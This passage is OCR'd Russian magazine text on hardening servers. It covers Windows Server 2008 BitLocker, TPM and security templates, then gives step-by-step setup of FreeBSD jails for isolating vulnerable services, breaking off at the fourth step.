TPM-микроконтроллер способен создавать и хранить безопасные ключи, а информацию, защищенную при помощи таких ключей, можно прочитать только на устройствах, поддерживающих TPM.

При помощи BitLocker можно зашифровать системный том, но для его работы потребуется, минимум, два тома, отформатированных в NTFS. Один будет использован собственно для установки системы, а на втором (в незашифрованном виде) разместятся загрузочный сектор, диспетчер загрузки и загрузчик Windows. Учитывая возможность создания различного рода временных файлов, размер активного раздела рекомендуется установить не менее 1.5 Гб. Если эта схема при установке не реализована, то консоль BitLocker после запуска откажется работать и выдаст предупреждение. Для подготовки диска дядьки из Microsoft рекомендуют использовать **BitLocker Drive Preparation Tool** (support.microsoft.com/kb/933246).


Нужно отметить, что незашифрованный раздел — наиболее уязвим, так как здесь можно спрятать руткит, который может стартовать до загрузки. В системах, поддерживающих TPM, обеспечивается контроль целостности системных файлов и на этапе загрузки. Если компоненты изменены, Windows попросту не станет работать.

Для доступа к зашифрованному разделу необходимо использовать TPM, PIN-код или USB-ключ с возможностью комбинации этих методов. Естественно, самый защищенный вариант включает их все: TPM + PIN-код + USB-ключ. Сам ключ может храниться в TPM или в USB-устройстве. В случае с TPM при загрузке компьютера ключ может либо быть получен из него сразу, либо только после аутентификации с помощью USB-ключа или ввода PIN-кода.


Компонент BitLocker входит в состав ОС, но по умолчанию не устанавливается. Активируется он традиционным для Win2k8 способом — при помощи Диспетчера сервера. Щелкаем ссылку «Добавить компоненты», в окне мастера отмечаем флажок «Шифрование диска BitLocker» (BitLocker Drive Encrypion). По окончании установки потребуется перезагрузка системы. Или в командной строке набираем:

```
> ServerManagerCmd -install BitLocker -restart
```


Если оборудование поддерживает TPM, после перезагрузки системы запускаем консоль «Управление доверенным платформенным модулем TPM» (tpm.msc). Обнаруженный модуль будет выведен в основном окне, инициализируем его, нажав соответствующую кнопку. Затем по запросу создаем пароль владельца TPM и сохраняем на сменный носитель. Собственно активация BitLocker производится в консоли «Шифрование диска BitLocker» (BitLocker Drive Encryption), которая находится в «Панели управления». Здесь все просто. Отмечаем нужный том, щелкаем «Включить BitLocker» (Turn On BitLocker) и выбираем один из способов сохранения пароля восстановления (USB, на диск или распечатать). Из этой же консоли можно временно или полностью отключить BitLocker.



Компонент BitLocker входит в состав ОС, но по умолчанию не устанавливается



В системе без TPM перед использованием BitLocker следует изменить групповые политики



Сертификат, сгенерированный при включении EFS

Активировать EFS очень просто



info

- Для преобразования файлов .adm в .admx, а также для создания и редактирования готовых .admx используй бесплатную программу ADMX Migrator, которую можно найти на сайте Microsoft.
- Обновленная консоль GPO в Win2k3/Win2k8 позволяет работать с ADMX-файлами.
- В Win2k8 сертификаты, позволяющие получить доступ к зашифрованным данным, можно хранить на смарт-картах.
- BitLocker не шифрует метаданные, загрузочные и поврежденные сектора.

Так как изначально механизм шифрования завязан на использовании TPM, в системах, где он отсутствует, придется выполнить еще ряд шагов, чтобы активировать BitLocker. Для этого вызываем «Редактор групповой политики» (gpedit.msc) и переходим в «Редактор локальной политики — Административные шаблоны — Компоненты Windows» (Group Policy Object Editor — Administrative — Templates — Windows Component). Выбираем пункт «Шифрование диска BitLocker» (BitLocker Encryption) и дважды щелкаем «Установка панели управления: включить дополнительные параметры запуска». В появившемся окне устанавливаем переключатель в положение «Включить» и активируем флажок «Разрешить использование BitLocker без совместимого TPM». Теперь вместо TPM можно использовать ключ запуска на USB-устройстве. Закрываем редактор, чтобы новые настройки групповых политик вступили в силу, и вводим команду «gpupdate.exe /force».

В состав Win2k8 входит дополнительный компонент «Удаленное управление BitLocker» (BitLocker-RemoteAdminTool), который можно установить без включения BitLocker на используемом сервере. Для этого достаточно ввести команду:


```
> ServerManagerCmd -install RSAT-BitLocker
```

ШАБЛОНЫ БЕЗОПАСНОСТИ Несмотря на свое грозное название, шаблоны безопасности (Security Templates) представляют собой обычные текстовые файлы с расширением .inf. В них содержатся готовые настройки безопасности: локальные полномочия, членство в локальных группах (в идеале, пользователи не должны являться членами групп, дающих больше прав, чем им в действительности нужно), разрешения для доступа к сервисам, файлам, каталогам и разделам реестра. С их помощью можно не только указать, что только пользователь user10 имеет право выполнить действие X над объектом Y, но и легко вернуть систему к дефолтовым системным установкам. Это может быть полезно, когда после некоторых изменений система перестала нормально функционировать. Настроив шаблоны безопасности, их затем можно легко внедрить при помощи групповых политик (Group Policy) сразу на несколько серверов или даже на все компьютеры домена.


В Win2k3 использовалось девять шаблонов (найдешь их в каталоге %systemroot%\security\templates) — каждый отвечал за свой участок настроек. Например, все настройки, связанные с безопасностью, находились в Secure*.inf-файлах. В Win2k8 всего три главных файла, в которых содержатся шаблоны настроек типичных сценариев использования системы:

1. Defltbase.inf — базовые/общие настройки.
2. Defltsv.inf — настройки, специфичные для серверов.
3. Defltdc.inf — настройки, специфичные для контроллеров домена.

И главное: изменено расположение файлов — теперь они находятся в %systemroot%\inf среди множества других файлов, имеющих расширение inf. Это несколько затрудняет поиск нужного шаблона. Есть еще ряд дополнительных файлов для решения узкоспециализированных задач, например, dcfirst.inf следует применять при создании первого КД в лесу. Но



Месторасположение шаблонов безопасности в Win2k8 изменено



Анализ существующих настроек при помощи MMC

именно три указанных выше шаблона являются основными, и их можно использовать для применения политики вручную при помощи утилиты secedit.

Чтобы проанализировать безопасность компьютера, используя шаблоны безопасности, запускаем консоль MMC, выбираем «Добавление и удаление оснастки» и присоединяем оснастку «Анализ и настройка безопасности». Появится пустое рабочее окно, далее следуем подсказкам. Выбираем в контекстном меню пункт «Открыть базу данных», так как базы у нас пока нет, создаем ее, введя любое имя файла. По запросу импортируем один из шаблонов безопасности, который будем использовать в дальнейшем. Чтобы проанализировать систему, переходим в контекстное меню «Анализировать компьютер». По окончании анализа будут выведены все текущие настройки. Кстати, подобные установки можно получить и при помощи утилиты «gpresult /v», выводящей параметры групповой и результирующей политики (RSOP). Если ты знаком с GPO (Group Policy Objects), можешь сравнить эти установки с шаблоном безопасности.

Далее просматриваем настройки, при необходимости вносся изменения. Настройки системы, не соответствующие шаблону, будут отмечены красным крестиком. Вызвать для редактирования нужный пункт можно двойным кликом. В меню «Показать файл журнала» будут показаны все проанализированные параметры и соответствие настроек системы выбранному шаблону безопасности.

Внесенные сейчас изменения никак не повлияют на текущие настройки компьютера, — они будут занесены только в базу данных. При необходимости все установки можно экспортировать в файл *.inf для применения в других системах. Чтобы задействовать шаблон, выбираем в контекстном меню пункт «Настроить компьютер» и указываем на место сохранения файла журнала, который будет показан по окончании работы утилиты.

Откат новых установок из MMC не предусмотрен. Чтобы зарезервироваться, сохрани первоначальную базу или непосредственно перед применением используй secedit с параметром GenerateRollback:

```
> secedit /GenerateRollback /CFG Defltsv.inf /
RBK Rollback.inf /log RollbackLog.log
```

ADM/ADMX ШАБЛОНЫ Административные шаблоны (файлы формата .adm) позволяют администратору посредством групповой политики конфигурировать системный реестр клиентских компьютеров. Это значит, что для любого клиента, подпадающего под действие некоторого объекта GPO, системный реестр будет сконфигурирован в соответствии с административным шаблоном (определенным в рамках данного объекта).

ADM-файлы хранятся локально на компьютерах, подключенных к домену, и видны в шаблоне групповой политики (GPT). Последний находится в SYSVOL и реплицируется на остальные системы. В итоге мы получали множество одинаковых файлов и полное отсутствие контроля версий. Поздравляю, теперь об этих проблемах можно забыть :).

Начиная с Vista, в ОС Windows используется не только новый формат административных шаблонов на базе XML — файлы .admx, но и функционируют они несколько иначе. Файлы ADMX хранятся в центральном хранилище, и в GPO напрямую ничего не записывается. Это позволяет уменьшить размер SYSVOL и объем реплицируемых данных. При изменении в одном из файлов ADMX информация копируется на другие системы. Чтобы упростить создание локализованных описаний (ранее для каждого языка использовался свой ADM), строковый раздел файла ADMX вынесен в отдельный файл ADML. Кстати, шаблоны ADM поддерживаются по-прежнему, но использовать централизованное хранилище для них нельзя.

Создать центральное хранилище в домене несложно. Переходим на КД в каталог SYSVOL\Policies и копируем сюда содержимое C:\Windows\PolicyDefinitions, включая языковые подкаталоги с ADML-файлами (в локализованной версии en_US и ru_RU). После этого редактор объектов увидит эти файлы и будет к ним обращаться; локальные же — игнорируются.

Для преобразования файлов ADM в ADMX, а также для создания и редактирования готовых ADMX необходима бесплатная программа ADMX Migrator, которую можно найти поиском на сайте Microsoft. Для редактирования ADMX подойдет и любой из XML-редакторов, коих сегодня на порядок больше, чем специализированных редакторов ADM. ⌶



links

• Подробнее о TPM устройствах читай на странице Wikipedia: ru.wikipedia.org/wiki/Trusted_Platform_Module.

• Дополнительные сведения об особенностях алгоритма шифрования BitLocker (на английском языке) смотри в статье «AES-CBC + диффузор Elephant» по адресу — go.microsoft.com/fwlink/?LinkId=82824.

• Для подготовки диска перед использованием BitLocker Microsoft рекомендует утилиту BitLocker Drive Preparation Tool (support.microsoft.com/kb/933246).

• В Сети существуют специальные ресурсы вроде GPanswers.com, где можно получить файлы ADM/ADMX.

ЕВГЕНИЙ «J1M» ЗОБНИН
/ ZOBNIN@GMAIL.COM /

Узник тайной тюрьмы

Используем FreeBSD Jail для изолирования небезопасных сервисов

FreeBSD хороша в качестве серверной ОС — поломать ее непросто даже в базовой конфигурации. Но не всякое ПО может похвастаться такой же надежностью и оперативностью исправления ошибок. Поэтому на важных серверах принято использовать jail, который запирает небезопасное стороннее ПО на замок, не позволяя взломщику навредить операционной системе.

ОТ ПЕСОЧНИЦЫ ДО ТЮРЬМЫ — ОДИН ШАГ По поручению руководства ты поднимаешь корпоративный ftp-сервер, долго настраиваешь права доступа, наполняешь контентом, заботливо окружаешь файрволом и с чувством выполненного долга отправляешься домой, а наутро обнаруживаешь на главной страничке корпоративного портала злобную надпись «You are hacked!». «Что за бред», — думаешь ты, пытаясь обнаружить следы и способ проникновения, которым оказывается… естественно, уязвимый ftp-сервер. Директор как всегда зажал денег на выделенную машину для ftp-сервера, и поэтому приходится латать дыры и надеяться, что в следующий раз ты вовремя накатишь важные обновления.

Это — несколько надуманная провинциальная история, но она хорошо отражает суть проблемы. Система оказывается беззащитной перед взломщиком: скомпрометировав один из сервисов, злоумышленник автоматически получает полный доступ ко всем остальным. И даже если служба работает с правами непривилегированного пользователя (что подчас невозможно), грамотный специалист сможет использовать имеющиеся права для исследования системы, повышения прав через локальные уязвимости или установки различных бэкдоров.

Невольно напрашивается мысль об отделении опасного сервиса от ОС, его изоляции, помещении в безопасную среду, из которой он не сможет навредить основной системе. Такой изолятор называется «песочницей» и реализуется с помощью системного вызова chroot(2), который заставляет приложение думать, что указанный в аргументе каталог — это корень файловой системы. Как результат, запущенная программа работает в каталоге /usr/chroot (для примера) и не может навредить основной системе (ведь подняться на каталог выше корня нельзя). Песочница хорошо подходит для сервисов, работающих с правами рядовых пользователей, но, как только программа получает привилегии root, все рушится. Суперпользователь остается при своих правах и в chroot, может загружать модули ядра, монтировать файловые системы и делать все, что душа пожелает. Поэтому для «особо опасных» изолятор уже не подходит, — нужна настоящая тюрьма!


ЗА РЕШЕТКОЙ Технология jail базируется на системном вызове chroot, но отличается тем, что существенно ограничивает суперпользователя в правах. Находясь «за решеткой», root не имеет прав:

1. Загружать модули ядра и каким-либо образом модифицировать ядро (например, через /dev/kmem).
2. Изменять переменные ядра (за исключением kern.securelevel и kern.hostname).
3. Создавать файлы устройств.
4. Монтировать и демонтировать файловые системы.
5. Изменять сетевые конфигурации.
6. Создавать raw сокеты (поведение настраивается).
7. Получать доступ к сетевым ресурсам, не ассоциированным с IP-адресом jail'а.
8. Работать с System V IPC (поведение настраивается).
9. Присоединяться к процессу и использовать ptrace(2).

В jail суперпользователь превращается в капризного ребенка, который, хоть и не может навредить корневой системе, без особых проблем введет ОС в ступор полной нагрузкой на процессор или сожрет всю доступную память. К сожалению, против подобного вандализма защиты пока нет. Как нет и против тех, кто захочет использовать изолированный сервис в корыстных целях, будь то рассылка спама или хранилище вареза. Тюрьма отлично решает проблему проникновения в основную систему, но сама по себе абсолютно беззащитна.

Перед тем, как поместить выбранный сервис в jail, мы должны создать для него все необходимые условия, эдакую швейцарскую тюрьму, где комфортно, как дома. Для этого внутрь выбранного каталога необходимо поместить минимальную копию корневой системы, — чтобы сервис смог найти необходимые ему каталоги, библиотеки и конфигурационные файлы (окружение исполнения). Самый простой путь — просто скопировать все необходимое из существующей системы, но он чреват ошибками, и есть риск получить «грязное» окружение, которое отразит некоторые аспекты реальной системы и поможет взломщику. Поэтому лучше собрать «чистое» окружение из исходных текстов и установить в выбранный каталог. Так сервис получит среду в дефолтовой конфигурации, ничего не говорящей о состоянии реальной системы.

FreeBSD Jail



ШАГ 1. СОЗДАНИЕ JAIL-ОКРУЖЕНИЯ

Переходим в каталог /usr/src и выполняем следующую последовательность команд:

```
# JAIL=/usr/jail/base
# mkdir -p $JAIL
# make world DESTDIR=$JAIL
# make distribution DESTDIR=$JAIL
# mount -t devfs devfs $JAIL/dev
```

После их исполнения каталог /usr/jail/base будет содержать чистое базовое окружение FreeBSD, включая виртуальную файловую систему /dev.

ШАГ 2. НАСТРОЙКА КОРНЕВОЙ СИСТЕМЫ

Идем дальше. Jail-окружения во FreeBSD реализованы через привязку к IP-псевдонимам сетевых интерфейсов, поэтому, во-первых, мы должны назначить алиас интерфейсу, смотрящему «наружу», а во-вторых, сделать так, чтобы сервисы корневой системы слушали порты только на своем IP и «пропускали мимо ушей» трафик, предназначенный сервису в jail.

IP-псевдонимы для сетевых интерфейсов назначаются с помощью команды:

```
# ifconfig ed0 inet alias
192.168.0.1/16
```

Чтобы команда исполнялась во время загрузки, добавляем ее в /etc/rc.conf:

```
# echo "ifconfig_ed0_alias0=\"inet
192.168.0.1\"" >> /etc/rc.conf
```

Ничего страшного, если в твоем распоряжении нет второго глобально маршрутизируемого IP-адреса, — подойдет любой адрес из частного диапазона (10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16), трафик на который мы завернем с помощью брандмауэра.

Теперь о настройке сервисов корневой системы. Если ты все-таки решил привязать jail ко второму внешнему IP-адресу, создав как бы иллюзию второго сервера в сети, тебе придется настроить все сервисы корневой системы на прослушивание только первого IP-адреса. Иначе можно поймать конфликты между приложениями, слушающими один порт (например, ssh внутри тюрьмы и в корневой системе). В большинстве

```
-(0:0)-> sysctl -d security.jail
security.jail: Jail rules
security.jail.jailed: Process in jail?
security.jail.list: List of active jails
security.jail.mount_allowed: Processes in jail can mount/unmount jail-friendly file systems
security.jail.chflags_allowed: Processes in jail can alter system file flags
security.jail.allow_raw_sockets: Prison root can create raw sockets
security.jail.enforce_statfs: Processes in jail cannot see all mounted file systems
security.jail.sysvipc_allowed: Processes in jail can use System V IPC primitives
security.jail.socket_unixiproute_only: Processes in jail are limited to creating UNIX/IPv4/route so
ckets only
security.jail.set_hostname_allowed: Processes in jail can set their hostnames
-(jim@localhost)-(~)-
-(0:0)->
```

Переменные, влияющие на jail-окружения



info

• Чтобы научить ipfw делать fwd, придется пересобрать ядро с опцией IPFIREWALL_FORWARD.

• В следующем номере мы рассмотрим, как на основе jail поднять сервис по сдаче в аренду виртуальных FreeBSD-машин. Не пропусти!

случаев сделать это можно через редактирование конфигурационного файла или путем указания специальных флагов:

```
# echo "inetd_flags=\"-wW -a <IP-адрес корневой машины>\"">> /etc/rc.conf
```

К несчастью, некоторые сервисы (rpcbind, nfsd, mountd) не позволяют указать прослушиваемый ими IP-адрес, поэтому постарайся не запускать их в базовой системе и jail-окружении одновременно. С локальным IP-адресом этого делать не придется, так как jail-сервисы извне доступны не будут. Зато придется позаботиться об организации форвардинга с помощью брандмауэра (пример для ssh):

```
# ipfw add fwd 192.168.0.1,22 tcp from any to внешний-ip 22
```

ШАГ 3. НАСТРОЙКА JAIL-ОКРУЖЕНИЯ

Работающее jail-окружение представляет собой почти точную копию настоящей FreeBSD и даже загружается через запуск стартового скрипта /etc/rc. В то же время внутри jail действуют свои ограничения и особые правила, которые необходимо учитывать. Поэтому входим в тюрьму:

```
# jail /usr/jail/base base.jail 192.168.0.1 /bin/sh
```

И выполняем последовательность действий:

1. Создаем пустой файл fstab (touch /etc/fstab), чтобы скрипты инициализации не ругались на его отсутствие.
2. Устанавливаем пароль для суперпользователя (passwd root) и создаем, по необходимсти, дополнительных пользователей.
3. Перестраиваем базу почтовых псевдонимов (newaliases), если хотим использовать sendmail.
4. Настраиваем временную зону (tzsetup).
5. Редактируем /etc/resolv.conf таким образом, чтобы сервисы, запущенные внутри jail'a, могли выполнять DNS-резолвинг. Можно указать адрес хост-системы, если в ней запущен кэширующий DNS-сервер.
6. Добавляем в /etc/rc.conf следующие строки:

vi /etc/rc.conf

```
// Сетевое имя jail-окружения
hostname="base.jail"
// Отключаем конфигурирование сетевых интерфейсов (они виртуальные)
network_interfaces=""
// Включаем/отключаем необходимые сервисы
sendmail_enable="NO"
sendmail_submit_enable="NO"
sendmail_outbound_enable="NO"
sendmail_msp_queue_enable="NO"
sshd_enable="YES"
```

После того, как все будет сделано, выходим из окружения, набрав exit или нажав <Ctrl+D>.

В случае использования локального IP-адреса для тюрьмы, его сетевое имя может быть любым. Но если jail привязан к внешнему IP, потребуется, конечно же, выбрать настоящее доменное имя, прописанное в DNS-зонах.

Пример иллюстрирует запуск ssh-сервера внутри jail-окружения, но что, если нужного сервиса нет в базовом дистрибутиве? Проще всего — указать путь установки через переменную PREFIX во время установки порта:

```
# make PREFIX=/usr/jail/base make install clean
```

Для пакетов:

```
# pkg_add -P /usr/jail/base пакет-1.0.0.tbz
```

Для пользователей portinstall:

```
# PREFIX=/usr/jail/base portinstall -P пакет
```

К сожалению, в некоторых случаях прямое указание пути установки не подходит. Например, ты можешь поднять множество jail-серверов на быстрой машине и предлагать людям услуги по предоставлению в аренду выделенного сервера FreeBSD, с которым они смогут делать все, что захотят. И если ты не позволишь клиентам самостоятельно устанавливать стороннее ПО через порты, их поток вскоре иссякнет. Простой способ избежать этого — скопировать порты из базовой системы в каждое из jail-окружений. Но это очень грубый подход, расходующий дисковое пространство и отнимающий время на синхронизацию с новым деревом портов. Гораздо проще и разумнее применить виртуальные файловые системы вроде unionfs и nullfs для монтирования каталога /usr/ports ко всем тюрьмам:

```
# mount_unionfs /usr/ports /usr/jail/base/usr/ports
```

или

```
# mount_nullfs /usr/ports /usr/jail/base/usr/ports
```

ШАГ 4. ЗАПУСК JAIL-ОКРУЖЕНИЯ

